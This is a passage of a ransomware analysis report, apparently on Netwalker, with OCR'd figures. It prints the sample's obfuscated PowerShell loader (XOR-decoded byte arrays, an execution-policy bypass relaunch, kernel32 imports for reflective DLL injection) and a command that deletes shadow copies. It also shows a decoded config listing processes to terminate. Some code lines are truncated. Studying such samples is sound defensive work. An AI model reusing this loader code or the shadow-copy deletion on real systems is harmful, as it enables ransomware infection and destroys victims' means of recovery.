k5LDB4OTksMHg4NSwweDk5LDB4RDEsMHg5OSwweDk5LDB4ODUsMHg5OSwweEQxLDB4OTksMHg5OSwweDg1LDB4OTksMHhkMSwweDk5LDB4OTksMHg4NSwweDk5LDB4ZDEsMHg5OSwweD
```

Figure 4: PowerShell script used to initiate the infection process.


After decoding the initial payload, a byte array is obtained. As shown in Figure 2, an XOR call is used with the key “0xA9” in order to obtain the next stage.



```
     [BYTE[]]     $iTxWRRB         =


@
  (0x89,0x89,0x89,0x89,0x89,0x89,0x89,0x89,0xF2,0xcb,0xD0,0xdD,0xCC,0xf2,0xF4,0xf4,0x89,0x89,0x89,0x8D,0
  0xA4,0xa3,0xe9,0x81,0x99,0xd1,0xC8,0xCd,0x85,0x99,0xd1,0xcD,0xcc,0x85,0x99,0xD1,0x90,0x99,0x85,0x99,0
  9,0xD1,0x99,0x99,0x85,0x99,0xd1,0x99,0x9d,0x85,0x99,0xd1,0x99,0x99,0x85,0x99,0xD1,0x99,0x99,0x85,0x99,
  99,0xD1,0x99,0x99,0x85,0x99,0xD1,0xCb,0x91,0x85,0x99,0xd1,0x99,0x99,0x85,0x99,0xd1,0x99,0x99,0x85,0x9
  0x99,0xd1,0x99,0x99,0x85,0x99,0xd1,0x9D,0x99,0x85,0x99,0xD1,0x99,0x99,0x85,0x99,0xD1,0x99,0x99,0x85,0
  5,0x99,0xd1,0x99,0x99,0x85,0x99,0xd1,0x99,0x99,0x85,0x99,0xD1,0x99,0x99,0x85,0x99,0xD1,0x99,0x99,0x85,
  x85,0x99,0xD1,0x99,0x99,0x85,0x99,0xd1,0x99,0x99,0x85,0x99,0xD1,0x99,0x99,0x85,0x99,0xD1,0x99,0x99,0x
  0x85,0x9

(...)

0,0xFE,0xC1,0xc6,0x93,0x93,0xfB,0xdC,0xF1,0xd9,0xc7,0xf1,0xC1,0xe2,0xD8,0xC8,0xdB,0xC5,0xca,0xCC,0x81,0x
  0x99,0x99,0x99,0x99,0x91,0x99,0x99,0x99,0x80,0x89,0xD5,0x89,0xe6,0xDc,0xDd,0x84,0xe7,0xdc,0xC5,0xC5,0
  E,0xC1,0xc6,0x93,0x93,0xcB,0xfC,0xE1,0xD9,0xeA,0xdB,0xc7,0xFC,0xc8,0xCD,0xcD,0xFE,0xea,0xC0,0xca,0xfd,
  9,0xD5,0x89,0xE6,0xdC,0xDd,0x84,0xE7,0xdC,0xc5,0xC5,0xa4,0xA3)

 FOR   (       $VDLR        =        0;         $VDLR -LT         $ITxwRrB.LEnGtH; $VDLr++        )

{
  $iTxWRRB[$VDLR] =         $iTxWRRB[$VDLr]       -Bxor      0xA9
}

$BxSNcPZFIB = [SysteM.TExt.ENcOdiNG]::ASCII.GetSTrInG($iTxWRRB)
```

Figure 5: Byte array and XOR call executed during the ransomware infection process

When the task is terminated, the obfuscation phase is skipped. Now, a readable form of the script is obtained. Two DLL files are coded in two-byte arrays along with the source code responsible for executing the encryption process. Notice that the code is quite obfuscated to make its analysis difficult.




```
[BYTE[]] $iTxWRRB=@(0x89,0x89,0x89,0x89,0x89,0x89,0x89,0x89,0xF2,0xcb,0xD0,0xdD,0xCC,0xf2,0xF4,0xf4,0x89,0


FOR($VDLR=0;$VDLR -LT $ITxwRrB.LEnGtH; $VDLr++)

{
    $iTxWRRB[$VDLR] = $iTxWRRB[$VDLr] -Bxor 0xA9
}

$BxSNcPZFIB = [SysteM.TExt.ENcOdiNG]::ASCII.GetSTrInG($iTxWRRB)
$uHRoYSJUHKODWUtSUGWo = [SCRiPTBLock]::CREaTE( $bxSNcPZfIb)
Write-Output $uHRoYSJUHKODWUtSUGWo;
```

```
PS C:\Users\root\Desktop> C:\Users\root\Desktop\pshell.ps1
      [byte[]]    $yUjTqTU      =
@(0xad,0xde,0x90,0x00,0x03,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0xff,0xff,0x00,0x00,0xb8,0x00,0x00,0x00,0x00,0x00,
00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
x0e,0x00,0xb4,0x09,0xcd,0x21,0xb8,0x01,0x4c,0xcd,0x21,0x54,0x68,0x69,0x73,0x20,0x70,0x72,0x6f,0x67,0x72,0x61,0x6
0x72,0x75,0x6e,0x20,0x69,0x6e,0x20,0x44,0x4f,0x53,0x20,0x6d,0x6f,0x64,0x65,0x2e,0x0d,0x0d,0x0a,0x24,0x00,0x00,0x
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0
0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x50,0x45,0x00,0x00,0x4c,0x01,0x05,
00,0x00,0xe0,0x00,0x02,0x21,0x0b,0x01,0x0e,0x10,0x00,0xbc,0x00,0x00,0x00,0x24,0x00,0x00,0x00,0x00,0x00,0x00,0xb0
x00,0x00,0x00,0x10,0x00,0x10,0x00,0x00,0x00,0x02,0x00,0x00,0x06,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x05,0x00,0x0
0x00,0x00,0x00,0x00,0x00,0x00,0x02,0x00,0x40,0x05,0x00,0x00,0x10,0x00,0x00,0x10,0x00,0x00,0x00,0x00,0x10,0x00,0x
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xf0,0x00,0x00,0xfc,0x14,0
0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x10,0x01,0x00,0x6c,0x04,0x00,0x00,0x80,0xd4,0x00,0x00,0x38,0x00,0x00,0x00,
00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0x00,0x35,0xba,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0xbc,0x00,0x00,0x00,0x04,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x
,0x72,0x64,0x61,0x74,0x61,0x00,0x00,0x40,0x05,0x00,0x00,0x00,0xd0,0x00,0x00,0x00,0x06,0x00,0x00,0x00,0xc0,0x00,0
0,0x00,0x40,0x00,0x00,0x40,0x2e,0x64,0x61,0x74,0x61,0x00,0x00,0x00,0x90,0x02,0x00,0x00,0x00,0xe0,0x00,0x00,0x00,
00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x40,0x00,0x00,0xc0,0x2e,0x72,0x73,0x72,0x63,0x00,0x00,0x00,0x00,0x20,0x00
```

```
[byte[]] $yUjTqTU =  @(0xad,0xde,0x90,0x00,0x03,0x00,0x00,0x00,0x04,0x00,0x00 ...
[byte[]] $eZQbMK  =  @(0xad,0xde,0x90,0x00,0x03,0x00,0x00,0x00,0x04,0x00,0x00 ...
```

Figure 6: Part of the source code with two DLL files — for x64- and x86-bit OS.


During the infection process, the script determines the system version — x64 or x86 — to execute the correct DLL version.



```
if ( ( Get-WmiObject Win32_processor).AddressWidth -eq 64 ){

   [byte[]]$DxZVTDMAJZf = $eZQbMK
    $vHSRvCYLmsECRRmNYOT = $true

        if ( $env:PROCESSOR_ARCHITECTURE -ne 'amd64' )
        {

            if ($myInvocation.Line)
            {
                  &"$env:WINDIR\sysnative\windowspowershell\v1.0\powershell.exe" -ExecutionPolicy ByPass
                  -NoLogo -NonInteractive -NoProfile -NoExit $myInvocation.Line
            }
                  else
            {


            &"$env:WINDIR\sysnative\windowspowershell\v1.0\powershell.exe" -ExecutionPolicy ByPass -NoLogo
             -NonInteractive -NoProfile -NoExit -file "$($myInvocation.InvocationName)" $args
            }

          exit $lastexitcode
        }
}
```

Figure 7: The right DLL version is executed (x64 or x32) depending on the target OS.


The reflective DLL injection is performed after some API addresses are resolved from kernel32.dll.



```
[DllImport("kernel32.dll",SetLastError = true, EntryPoint = "VirtualAlloc")]
 public static extern IntPtr JkHfD(IntPtr uBqyJkizatqbBfEZ,UIntPtr tuCsL,UInt32 ctTRYIPRW,UInt32 MxXBVvMvTMhZDvYhzA);


[DllImport("kernel32.dll",SetLastError = true,EntryPoint = "GetProcAddress")]
public        static extern IntPtr GRCZvANwORQDMUvU(IntPtr dRBgryoMGpBOqyZ,string VyXpQ);


[DllImport("kernel32.dll",SetLastError = true,EntryPoint = "LoadLibraryA")]
public static extern IntPtr arqGHXQfijyqVOddTEyg(string ZlsxfLloYiO);

[DllImport("kernel32.dll",SetLastError = true,EntryPoint = "WriteProcessMemory")]
public static extern bool KdfqwUKI(IntPtr JdCuSSKKtklYGZIzFo,IntPtr SyMPiOYHUgAemnb,IntPtr
IDuMFCaGpAqItxcBZ,UIntPtr IJuGohkbaDxTH,ref UIntPtr HAZUnbDee);


[DllImport("kernel32.dll",SetLastError = true,EntryPoint = "VirtualFree")]
public static  extern bool RuXpnXhKqarlce(IntPtr DrY , UIntPtr hJKxWZEr ,UInt32 VMuEDxKzDEIhNzRDAHV);

[DllImport("kernel32.dll",SetLastError = true,EntryPoint = "GetCurrentProcess")]
public static extern IntPtr mYhMktcupSPZZUBu();

[DllImport("kernel32.dll",SetLastError = true,EntryPoint = "CloseHandle")]
public static      extern bool bUHpCrnUaddWCicT(IntPtr Wro);

[DllImport("kernel32.dll", SetLastError=true,EntryPoint = "VirtualAllocEx")]
public static extern     IntPtr vRelWZM(IntPtr ilYTyZrq, IntPtr vnWvG, UIntPtr BNmPQgOXCCfghtTDirRu,
UInt32 JwkoeyBgLzKHwm, UInt32 YBjlkiavzQvhW);

[DllImport("kernel32.dll", SetLastError=true,EntryPoint = "VirtualProtectEx")]
public static extern bool  iJqxcfrG( IntPtr zsGatWUzsUiu, IntPtr kvoUATQLzRFVdMmkNz, UIntPtr SUUFurkSuZxav,
 UInt32 bAjBX, ref UInt32 ayFHcrRxqHpMPkNVZZ);

[DllImport("kernel32.dll", SetLastError = true,EntryPoint = "OpenProcess")]
public static extern IntPtr      PjbWpRKzNMjaMJEO( UInt32 RoHD, bool milNzGGbnRRMajXz,  UInt32 DZhZzkc );

[DllImport("kernel32.dll",EntryPoint = "CreateRemoteThread")]
public static     extern IntPtr      uUPh(IntPtr LAuZymAdHIkmiPH, IntPtr xnnoUwVOyxWlGE, UInt32 OeNOF,
IntPtr sHRpAaxV, IntPtr ZpAIyimWLxf, UInt32 pLQLCdxhdmp, IntPtr SBjVyXgCteURXrlQsB);
```

Figure 8: API addresses resolved from kernel32.dll during the reflective DLL injection.


Before starting the loading task, the script deletes shadow volume copies and prevents the victim from using shadow volumes to recover the encrypted files. Next, the DLL is loaded onto the memory system and the encryption process is initiated.



```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();} | Out-Null
$ynfLxzLAiWho::RuXpnXhKqarlce($RpXw,([UInt32]0),0x00008000) | Out-Null
$ynfLxzLAiWho::bUHpCrnUaddWCicT($ZGeUMfIGyIIBrqTY) | Out-Null
```


Figure 9: Shadow Copies deleted during the ransomware loading process.

- **Stage 2 Ransomware execution and configuration**



```
0040b33c 876  SHA256 Initial hash value H (0x6a09e667UL) [32.le.32&]
00410088 1996 rfc3548 Base 64 Encoding with URL and Filename Safe Alphabet [..62]
00410088 2005 B64EncodeTable [..64]
004100f3 2660 base64 map [..80]
00410148 2612 SALSA [32.le.24&]
00410168 874  SHA256 Hash constant words K (0x428a2f98) [32.le.256]
```

Figure 10: Offsets of cryptographic functions found



```
loc_C63CA0:
push    esi
call    sub_C65100
add     esp, 4
```

```
loc_C63CA9:                ; "mpk"
push    offset aMpk
push    ebp
call    sub_C6C110
push    offset aMode       ; "mode"
push    ebp
mov     esi, eax
call    sub_C6C110
push    offset aSpsz       ; "spsz"
push    ebp
mov     ebx, eax
call    sub_C6C110
push    offset aThr        ; "thr"
push    ebp
mov     [esp+60h+var_30], eax
call    sub_C6C110
push    offset aNamesz     ; "namesz"
push    ebp
mov     [esp+68h+var_2C], eax
call    sub_C6C110
push    offset aIdsz       ; "idsz"
push    ebp
mov     [esp+70h+var_28], eax
call    sub_C6C110
```


51,2464) (304,1) 00003086 00C63C86: sub_C63B80+106

```
{"mpk :"8kQrJzFg/OugByxLk1JyT1cstH0gAQa6EmbRTJYIPyA= ","mode :0,"spsz :15360,"thr :1500,"na
ml0aG1zIGFyZSB2ZXJ5IHN0cm9uZyBhbmQgeW91ciBmaWxlcyBhcmUgdmVyeSB3ZWxsIHByb3RlY3RlZCwNCnRoZSBv
3BlbiBvdXIgd2Vic2l0ZToge29uaW9uMX0NCklmIHRoZSB3ZWJzaXRlIGlzIG5vdCBhdmFpbGFibGUsIG9wZW4gYW5v
ass* s*","*\windows\cache* *","*temporary internet* ,"*media player ,"*:\users\*\appdata\*\
v* ,"report* ,"msdtssr* ,"coldfus* ,"cfdot* ,"swag* ,"swstrtr* ,"jetty.exe ,"wrsa.exe ,"tea
,"svcwait :0,"task :["reboot ,"restart ,"shutdown ,"logoff ,"back ]},"net :{"use :true,"ign
```

Figure 11: Netwalking config decoded in runtime

The ransomware uses some cryptographic functions including SHA256, CRC32 and RC4 KSA to decrypt the malware config and to resolve all the needed functions dynamically.


After decoding the obfuscated config hardcoded inside the DLL loaded in the memory, the config data can be analyzed



```
"use :true,"          "prc":[
  "nslsvice.exe ,"                "pg*",
  "nservice.exe ,"                "cbvscserv*",
  "ntrtscan.exe ,"                "cbservi*",
  "hMailServer* ,"                "IBM*",
  "bes10* ,"                "black*",
  "apach* ,"                "bd2*,
  "db* ,"                 "ba*",
  "be* ,"                 "QB*",
  "oracle* ,"                 "wbengine*",
  "vee* ,"                 "postg*",
  "sage* ,"                 "sap*",
  "b1* ,"                 "fdlaunch*",
  "msmdsrv* ,"                 "report*",
  "msdtssr* ,"                 "coldfus*",
  "cfdot* ,"                "swag*",
  "swstrtr* ,"                 "jetty.exe",
  "wrsa.exe ,"                 "team*",
  "agent* ,"                "store.exe",
  "sql* ,"                 "sqbcoreservice.exe",
  "thunderbird.exe ,"                 "ocssd.exe",
  "encsvc.exe ,"                "excel.exe",
  "synctime.exe ,"                "mspub.exe",
  "ocautoupds.exe ,"                "thebat.exe",
  "dbeng50.exe ,"                "*sql*",
  "mydesktopservice.exe ,"                "onenote.exe",
  "outlook.exe ,"                "powerpnt.exe",
  "msaccess.exe ,"                "tbirdconfig.exe",
  "wordpad.exe ,"                "ocomm.exe",
  "dbsnmp.exe ,"                thebat64.exe,
  "winword.exe ,"                "oracle.exe",
  "xfssvccon.exe ,"                "firefoxconfig.exe",
  "visio.exe ,"                "mydesktopqos.exe",
  "infopath.exe ,"                "agntsvc.exe"
```

